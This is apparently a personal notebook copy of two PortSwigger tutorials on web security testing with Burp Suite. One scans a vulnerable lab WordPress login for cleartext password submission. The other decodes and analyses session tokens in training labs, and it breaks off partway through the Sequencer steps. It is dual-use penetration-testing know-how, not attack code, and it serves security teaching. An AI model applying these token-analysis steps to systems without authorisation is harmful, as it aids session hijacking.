Sensitive Data Exposure

Sunday, December 23, 2018 12:02 AM


Using Burp to Test for Sensitive Data Exposure Issues

Sensitive Data Exposure vulnerabilities can occur when a web application does not adequately protect sensitive information from being disclosed to attackers. This can include information such as credit card data, medical history, session tokens, or other authentication credentials.

It is often said that the most common flaw is failing to encrypt data. One example of this vulnerability is the cleartext submission of a password. This is one of many vulnerabilities detected by Burp Scanner.

In this example we will demonstrate how to use the Scanner to check a login function page. The login page is taken from an old, vulnerable version of “WordPress”.


The version of “WordPress” we are using is taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.



First, ensure that Burp is correctly configured with your browser.


In the Burp Proxy "Intercept" tab ensure "Intercept is off".

Visit the web application you are testing in your browser.
Access the log in page of the web application.




Return to Burp.
In the Proxy Intercept tab, ensure "Intercept is on".

Enter login details in to the login form and submit the request. In this example by clicking “Login”.




Return to Burp. The raw request details should now be displayed in the Proxy"Intercept" tab. Right click on the request to bring up the context menu and click “Do an active scan.”

Note: You can also send requests to the Scanner via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.




The results of the scan are displayed in the Target “Site map” tab.

In this example the Scanner has detected that the application has an issue; “Cleartext submission of password”.



By clicking on an individual issue you can view a description of the vulnerability and suggested remediation in the “Advisory tab”. The full request and response are also shown.



Burp Scanner checks for a variety of types of data exposure, including SSH keys, credit card numbers and email addresses, etc.

Related articles:

- Getting started with Burp Proxy
- Getting started with Burp Scanner

From <https://support.portswigger.net/customer/portal/articles/1965730-Methodology_Sensitive%20Data%20Exposure.html>

Token Generation & Manipulation

Sunday, December 23, 2018 12:03 AM


Using Burp to Test Session Token Generation

Session management mechanisms can be vulnerable to attack if tokens are generated in an unsafe manner that enables an attacker to predict values of tokens that have been issued to other users. A password recovery token, sent to the user's registered email address is an example where an application's security depends on the unpredictability of tokens it generates.

You can use Burp Suite to analyze tokens generated by a web application. This article demonstrates how to analyze and test token generation using the Burp Intruder, Sequencer and Decoder tools.


In this example we are using three pages from the "Attacking session management" section of the "MDSec Training Labs".

Using Burp Decoder to Test Session Tokens




First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.




Locate the page you wish to test and ensure that any required details are entered in order to produce an appropriate response that contains a session token.




Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.
Submit a request, in this example by clicking the "Login" button.


The request will be captured by Burp. Use the "Forward" button to view the HTTP response containing the session token.



The HTTP response will now be displayed in the Proxy "Intercept" tab.
The cookie "SessionId_331" is the token used to track the session.




Select and highlight the full token.
Right click anywhere on the request to bring up the context menu.
Click "Send to Decoder".




Go to the "Decoder" tab. The token from the request will be displayed in the Decoder form.

The token may initially appear to be a long random string. However, on closer inspection, you can see that it contains only hexadecimal characters.



Guessing that the string may actually be a hex encoding of a string of ASCII characters, you can run it through the Decoder.


Use the drop down menu and select the appropriate encoding string to reveal the results.




The results will be displayed below in a second form box.

In this example we can see how the token has been created using a transformation of the user's username, UID and timestamp.


Using Burp Sequencer to Test Session Tokens



First, ensure that Burp is correctly configured with your browser.
Ensure "Intercept is off" in the Proxy "Intercept" tab.




Locate the page you wish to test and ensure that any required details are entered in order to produce an appropriate response that contains a session token.



Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

